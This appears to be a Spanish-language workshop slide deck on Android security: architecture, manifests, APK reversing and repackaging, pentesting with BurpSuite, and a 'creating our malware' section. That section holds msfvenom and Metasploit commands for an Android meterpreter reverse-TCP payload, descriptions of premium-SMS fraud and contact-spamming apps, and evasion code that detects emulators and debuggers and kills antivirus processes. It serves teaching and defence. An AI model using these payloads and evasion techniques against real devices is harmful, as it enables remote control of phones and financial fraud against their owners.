

# Taller de Android desde 0 hasta generar nuestro primer malware

Seguridad e inseguridad en Android



#### Índice

- Sobre mi
- Android desde 0
- Reversing APKs
- Creando nuestro malware: HolaMundo
- Creando nuestro malware: SMS Receiver
- Creando nuestro malware: Metasploit
- Escondiendo el bicho
- Pentesting APKs
- Porque
- Dónde
- ▶ El futuro
- Bibliografía





#### Sobre mi

- Graduada en Sistemas Informáticos.
- Auditora de seguridad en el código. Indra.
- Miembro-Fundadora de Gr2Dest.

https://es.linkedin.com/pub/maría-rojo/25/19/8b8

http://ensaladadebits.blogspot.com.es/

http://www.gr2dest.org/

https://github.com/mirojo










#### Android desde 0

- Arquitectura Android
- Componentes Android
  - Broadcast
  - Activity
  - Service
  - Content Provider
- Manifest
- ▶ IPC
- Sandbox Android



#### Arquitectura Android











Broadcast Receiver:

Elemento para poder emitir y responder a mensajes de otras aplicaciones o del sistema.







Activity:

Son las pantallas visuales de las aplicaciones.








Service

Ejecuta tareas en segundo plano sin bloquear la interfaz de usuario.








Content Provider

Provee de la capacidad para poder compartir información entre diferentes aplicaciones.








#### **IPC**

- IPC es Inter Process Comunication. Son aquellos mecanismos que dispone Android para que los componentes se comuniquen entre sí:
  - Un **intent** es la descripción abstracta de una operación que se va a llevar a cabo. O dicho de otro modo, un *Intent* es una clase que permite especificar una *Activity* a ejecutar, llamando a uno de los métodos de la clase *Activity* con ese *Intent* de parámetro. Esta considerado como el mecanismo universal para pasar datos entre procesos.
  - **Bundles**: Semejante a la serialización pero más rápido.
  - **Binders:** Entidad que permite a las actividades y servicios obtener referencias a otros servicios. Permite no solo el envío de mensajes a servicios sino directamente invocar métodos de ellos. El más usado en RPC-style. Este elemento es una de las piedras angulares en el patrón de seguridad Android. Se recomienda su uso para entornos seguros.





#### Android Sandbox







#### Android Manifest

- Archivo XML que se genera al crear el proyecto, es imprescindible dado que en están recogidas tocas las especificaciones, componentes y permisos de todos los elemento que forman la aplicación.
- Entender este archivo no es complejo y sí vital para la detección de malware.



# Ejemplo Lighter

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
Kmanifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.frogcoders.lighter">
    <application android:icon="@drawable/icon" android:label="@string/app_name">
        Kactivity android:configChanges="keyboardHidden|orientation" android:label="@string/app_name" android:name=".activity.candle.MagicCandleActivity" android:
        screenOrientation="portrait">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        Kactivity android:label="@string/preferences_title" android:name=".activity.preferences.CandlePreferences"/>
        <activity android:configChanges="keyboard|keyboardHidden|orientation" android:name="com.google.ads.AdActivity"/>
    </application>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
</manifest>
```





# Ejemplo HackWifi

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.agun.hacifi.icon">
   <uses-permission android:name="android.permission.INTERNET"/>
   <uses-permission android:name="android.permission.ACCESS NETWORK STATE"/>
   <uses-permission android:name="android.permission.READ PHONE STATE"/>
   <uses-permission android:name="android.permission.RECEIVE BOOT COMPLETED"/>
   <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
   <uses-permission android:name="android.permission.ACCESS FINE LOCATION"/>
   <uses-permission android:name="android.permission.GET ACCOUNTS"/>
   <uses-permission android:name="android.permission.READ PHONE STATE"/>
   <uses-permission android:name="android.permission.CHANGE NETWORK STATE"/>
   <uses-permission android:name="android.permission.CHANGE WIFI STATE"/>
   <uses-permission android:name="android.permission.ACCESS WIFI STATE"/>
   <uses-permission android:name="com.android.browser.permission.WRITE_HISTORY_BOOKMARKS"/>
   <uses-permission android:name="com.android.browser.permission.READ HISTORY BOOKMARKS"/>
   <uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
   <uses-permission android:name="com.android.launcher.permission.UNINSTALL SHORTCUT"/>
   <uses-permission android:name="com.android.launcher.permission.READ SETTINGS"/>
   <uses-permission android:name="com.htc.launcher.permission.READ_SETTINGS"/>
    <uses-permission android:name="com.motorola.launcher.permission.READ SETTINGS"/>
   <uses-permission android:name="com.motorola.dlauncher.permission.READ SETTINGS"/>
   <uses-permission android:name="com.fede.launcher.permission.READ SETTINGS"/>
   <uses-permission android:name="com.lge.launcher.permission.READ_SETTINGS"/>
   <uses-permission android:name="org.adw.launcher.permission.READ SETTINGS"/>
   <uses-permission android:name="com.motorola.launcher.permission.INSTALL_SHORTCUT"/>
    <uses-permission android:name="com.motorola.dlauncher.permission.INSTALL_SHORTCUT"/>
   <uses-permission android:name="com.lge.launcher.permission.INSTALL_SHORTCUT"/>
   <uses-permission android:name="com.android.browser.permission.WRITE_HISTORY_BOOKMARKS"/>
   <uses-permission android:name="com.android.browser.permission.READ HISTORY BOOKMARKS"/>
   <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
   <uses-permission android:name="android.permission.GET TASKS"/>
    <application android:allowBackup="true" android:icon="@drawable/ic_launcher" android:label="@string/app_name" android:name="com.agun.hacifi.app.HacApp">
       <activity android:label="@string/app name" android:name="com.agun.hacifi.icon.DemoActivity" android:screenOrientation="portrait" android:theme="</pre>
       @android:style/Theme.Dialog"/>
       <activity android:label="@string/app_name" android:name="com.agun.hacifi.icon.fakeGoogleActivity" android:screenOrientation="portrait"/>
       <activity android:label="@string/app_name" android:name="com.agun.hacifi.icon.WifiListActivity" android:screenOrientation="portrait"/>
       <activity android:label="@string/app name" android:name="com.agun.hacifi.icon.FailedActivity" android:screenOrientation="portrait"/>
       <activity android:label="@string/app name" android:name="com.agun.hacifi.icon.LaunchActivity" android:screenOrientation="portrait">
```




# Ejemplo Dendroid

```
Kuses-sdk
   android:minSdkVersion="10"
    android:targetSdkVersion="18"/>
<uses-permission android:name="android.permission.RECEIVE BOOT COMPLETED" />
<uses-permission android:name="android.permission.OUICKBOOT POWERON" android:required="false" />
<uses-permission android:name="android.permission.INTERNET" android:required="true"/>
<uses-permission android:name="android.permission.READ_SMS" android:required="true" />
<uses-permission android:name="android.permission.WRITE SMS" android:required="true" />
<uses-permission android:name="android.permission.GET_ACCOUNTS" android:required="true" />
<uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
<uses-permission android:name="android.permission.ACCESS NETWORK STATE" android:required="true"/>
<uses-permission android:name="android.permission.READ CONTACTS" android:required="true" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" android:required="true" />
<uses-permission android:name="android.permission.GET TASKS" android:required="true" />
<uses-permission android:name="android.permission.WAKE LOCK" android:required="false" />
<uses-permission android:name="android.permission.CALL PHONE" android:required="true" />
<uses-permission android:name="android.permission.SEND_SMS" android:required="true" />
<uses-permission android:name="android.permission.WRITE SETTINGS" android:required="false" />
<uses-permission android:name="android.permission.READ PHONE STATE" android:required="false" />
<uses-permission android:name="android.permission.WRITE EXTERNAL STORAGE" android:required="true" />
<uses-permission android:name="android.permission.CAMERA" android:required="true" />
<uses-permission android:name="android.permission.RECORD AUDIO" android:required="false" />
<uses-permission android:name="android.permission.PROCESS OUTGOING CALLS" android:required="true" />
<uses-permission android:name="android.permission.RECEIVE_SMS" android:required="true" />
<uses-feature android:name="android.hardware.camera" android:required="false" />
<uses-feature android:name="android.hardware.camera.front" android:required="false" />
<uses-feature android:name="android.hardware.camera.autofocus" android:required="false" />
<uses-feature android:name="android.hardware.microphone" android:required="false" />
```



# Una APP por dentro





#### Una APP por dentro

5202 0000 6402 0000 9802 0000 cc02 0000

```
versionName WinstallLocation
minSdkVersion | targetSdkVersion
 Jname
glEsVersion ☐required Jicon -ba
nner | label | | hardwareAccelerate
 |value |screenOrientation
configChanges
launchMode | theme
authorities Dexported
permission
android *http://schemas.android
.com/apk/res/android
package | platformBuildVersionCo
de †platformBuildVersionName 0m
anifest 1 com.workingnow.please
11.0 ,21
```



#### Índice

- Sobre mi
- Android desde 0
- Reversing APKs
- Creando nuestro malware: HolaMundo
- Creando nuestro malware: SMS Receiver
- Creando nuestro malware: Metasploit
- Escondiendo el bicho
- Pentesting APKs
- Porque
- Dónde
- ▶ El futuro
- Bibliografía





#### APKTool

- Todo en uno.
- Muy actualizada.
- Deserializa AndroidManifest
- Decodifica los recursos
- De-construye y construye

build
dist
gen
original
res
smali
AndroidManifest
apktool.yml

http://ibotpeaches.github.io/Apktool/





#### Dex2Jar

- Menos funciones.
- Genera un jar desde una APK
- Puede generar código Jasmin

Smali es el formato dex usado por la DVM Jasmin lenguaje en el que se basa Smali, su sintaxis.

d2j\_invoke

d2j-baksmali

d2j-dex2jar

d2j-dex2smali

d2j-dex-recompute-checksum

d2j-jar2dex

d2j-jar2jasmin

d2j-jasmin2jar

d2j-smali

d2j-std-apk

https://github.com/pxb1988/dex2jar






#### FakeCall2-dex2jar.jar ⊠

- 🖭 🔠 analytics
- ⊕ ⊕ android
- 🖭 -- 🔠 com
- 🗓 ... 🔠 data
- 🗓 ·· 🔠 images
- 🖮 🔠 infrastructure
- 🗓 🔠 services

- analytics
- android
- om 📗
- constants
- udata 📗
- images
- infrastructure
- services











- apktool d app.apk
- Modificar código smali
- apktool.jar b app app2.apk
- Firmar la APK

```
jarsigner -verbose -keystore C:\Users\mirojo\navaja_negra.jks -storepass 123456 -keypass 123456
D:\Android\APKTool201\lighter\dist\app.apk mirojo
```





- d2j-dex2jar app.apk
- Abrir con JD-GUI
- File -> Save all Sources (Ctrl+Alt+S)
- ▶ Abrir con el editor Android Studio, Eclipse...








#### Problemas:

- Hay que montar el proyecto. Copiar las carpetas generadas con APKTool: assets, res y el AndroidManifest.
- No se realiza un reversing completo por lo que no se puede volver a compilar.





#### Índice

- Sobre mi
- Android desde 0
- Reversing APKs
- Creando nuestro malware: HolaMundo
- Creando nuestro malware: SMS Receiver
- Creando nuestro malware: Metasploit
- Escondiendo el bicho
- Pentesting APKs
- Porque
- Dónde
- El futuro
- Bibliografía






#### Malware

- Creando nuestro malware: HolaMundo
- Creando nuestro malware: SMS Receiver
- Creando nuestro malware: Metasploit







# Creando nuestro malware: HolaMundo



- Dos Activity
- Activity I: Solo muestra un formulario.
- Activity 2:
  - Recorre toda la agenda de contactos.
  - Manda un SMS a cada uno de ellos.
  - El mensaje del SMS puede ser maligno.



# Creando nuestro malware: SMS Receiver



- Abrimos el programa.
- Lanza un SMS de forma invisible al usuario a un destino con un mensaje predefinido. Simulador de SMS de alta en servicios de pago.
- ▶ El servicio de pago devuelve un SMS
- Se bloquea el SMS para que el usuario no pueda ver el aviso de mensaje entrante y no sea consciente del timo.





# Creando nuestro malware: Metasploit

Activamos que Metasploit quede a la escucha.

```
help search
search platform:android
use exploit/multi/handler
set payload android/meterpreter/reverse_tcp
show options
set LHOST 192.168..
set LPORT
exploit
```





# Creando nuestro malware: Metasploit

- Creamos el malware de Metasploit
   msfvenom -p android/meterpreter/reverse\_tcp LHOST=I
   92.68.. LPORT=6764 R > navaja.apk
- Instalamos el malware en un dispositivo adb install navaja.apk

https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/



#### Índice

- Sobre mi
- Android desde 0
- Reversing APKs
- Creando nuestro malware: HolaMundo
- Creando nuestro malware: SMS Receiver
- Creando nuestro malware: Metasploit
- Escondiendo el bicho
- Pentesting APKs
- Porque
- Dónde
- El futuro
- Bibliografía





#### Escondiendo el bicho

#### Ofuscación: ProGuard

```
_ D X
Java Decompiler - MapListFragment.class
File Edit Navigate Search Help
📴 🤔 🔗 🗘 \Rightarrow
  TrainsityBangkok-v1.0.1-dex2jar.jar ×
              onOptionsItemSelected(Menul *
                                                    MapListActivity.class
                                                                          MapListFragment.class × AboutFragme ▶
       public class MapListFragment extends v
          - MapListActivity
              n:boolean
                                                     private static \underline{f} Z = \text{new } \underline{e}();
                b(String): void
                                                     private \underline{f} X = Z;
               ... 
onCreate(Bundle): void
                                                     private int Y = -1;

    onCreateOptionsMenu(Menu)

                                                     private void a(int paramInt)
              onOptionsItemSelected(Menui
       i MapListFragment
                                                       if (paramInt == -1)
          - G MapListFragment
                                                         A().setItemChecked(this.Y, false);
              .... D X:f
                                                       while (true)
              .... p Y:int
               .... oS Z : f
                                                          this.Y = paramInt;
               a(Activity): void
                                                         A().setItemChecked(paramInt, true);

    a(ListView, View, int, long): vo

    a(View, Bundle): void

                a(int): void
                o c(boolean): void
                                                     public void a (Activity paramActivity)
                d(Bundle): void
                g(Bundle): void
                                                       super.a(paramActivity);
                p(): void
                                                       if (!(paramActivity instanceof f))
       ≟... J a
                                                          throw new IllegalStateException("Activity must im
                                                       this.X = ((\underline{f}) paramActivity);
                a(String, String): void
                onCreate(Bundle) : void
```



#### Escondiendo el bicho

Anti Emuladores

```
public boolean checkEmulation() {
    TelephonyManager mng = (TelephonyManager)
 getApplicationContext().getSystemService("phone");
    if (mng.getSimOperatorName().equals("Android") ||
 mng.getNetworkOperatorName().equals("Android")) {
         return true;
    return false;
```





#### Escondiendo el bicho

#### Anti Debuggers

```
public boolean checkDebugging(){
    if (Debug.isDebuggerConnected()) {
        return true;
    }
    return false;
}
```





#### Escondiendo el bicho

#### Anti Antivirus

```
ActivityManager localActivityManager = (ActivityManager)getSystemService("activity");
List localList = localActivityManager.getRunningAppProcesses();
ComponentName localComponentName = ({ActivityManager.RunningTaskInfo}localActivityManager.getRunningTasks(1).get(0)}.baseActivity;
localActivityManager.restartPackage(localComponentName.getPackageName());
iS(localComponentName.getPackageName());
Iterator localIterator = getPackageManager().getInstalledApplications(128).iterator();
while (localIterator.hasNext())
  String str = ((ApplicationInfo)localIterator.next()).packageName;
  if ((str.contains("com.avast")) || (str.contains("com.eset")) || (str.contains("com.drweb")) || (str.contains("com.android.settings")
    int i = localList.size();
   if (localList != null) {
      for (int j = 0; j < i; j++) {
        if (((ActivityManager.RunningAppProcessInfo)localList.get(j)).processName.contains(str))
          Process.killProcess(({ActivityManager.RunningAppProcessInfo)localList.get(j)).pid);
          localActivityManager.killBackgroundProcesses(((ActivityManager.RunningAppProcessInfo)localList.get(j)).processName);
```



## Índice

- Sobre mi
- Android desde 0
- Reversing APKs
- Creando nuestro malware: HolaMundo
- Creando nuestro malware: SMS Receiver
- Creando nuestro malware: Metasploit
- Escondiendo el bicho
- Pentesting APKs
- Porque
- Dónde
- ▶ El futuro
- Bibliografía






- Preparando el entorno
- Auditando con BurpSuite
- Auditando con WireShark






- Maquinas virtuales.
  - Recomendado tener varias API, actualmente 18,19,22 y 23.













BurpSuite configuración.









- Configurar proxy en el emulador.
  - Pasos en la API22 con Genymotion.

















## Índice

- Sobre mi
- Android desde 0
- Reversing APKs
- Creando nuestro malware: HolaMundo
- Creando nuestro malware: SMS Receiver
- Creando nuestro malware: Metasploit
- Escondiendo el bicho
- Pentesting APKs
- Porque
- Dónde
- ▶ El futuro
- Bibliografía





# Por qué

- Por dinero.
  - SMS de pago
  - Fraude de publicidad/BlackSeo
  - Venta de malware "a la carta"
  - Venta de datos personales

El límite es tu imaginación.





### Dónde

- Google Play
- Markets APPs no oficiales
- Foros
- ▶ Redes sociales/Blogs....
- Infectado desde elementos de confianza (Ejemplo HolaMundo).
- ▶ P2P

Otra vez... El límite es tu imaginación.



### El futuro

- ◆ 29.6 % of the world connected to Internet
- ♦ 84% of world uses mobile phones

[CIA World Factbook 2010]










# El futuro


#### Malware



Source: McAfee Labs, 2015.



# El futuro





Some of the games targeted by Teslacrypt.






# Bibliografia







- http://www.welivesecurity.com/la-es/2015/09/08/malware-movil-evasion-en-android/
- http://contagiominidump.blogspot.com.es/

https://koodous.com





# ¿¿Dudas??





# Muchas gracias



